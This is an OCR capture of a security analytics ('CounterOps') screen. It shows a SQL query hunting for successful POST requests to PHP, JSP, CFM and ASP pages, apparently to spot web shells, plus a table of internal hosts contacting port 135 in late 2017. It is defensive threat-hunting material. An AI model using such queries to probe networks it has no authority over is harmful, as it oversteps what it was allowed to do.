
```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```


TOTAL


Close


From Oct 23 2017 10:00 to Nov 02 2017 05:59






CounterOps
Find by tag or ID
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
TOTAL
Close
From Oct 23 2017 10:00 to Nov 02 2017 05:59
80
24. Oct
26. Oct
28. Oct
30. Oct
1. Nov
CBRO
EXPLORE
EXPORT
Close
Record Time
dport
dst
sport
src
ts
2017-10-31 02:22:40
135
10.108.201.139
6319
10.108.16.131
2017-10-23-07:35:11
2017-10-31 02:22:40
135
10.108.201.139
15689
10.108.16.131
2017-10-23-07:36:35
2017-10-31 02:22:40
135
10.108.201.139
33961
10.108.16.131
2017-10-23-07:50:49
Legend

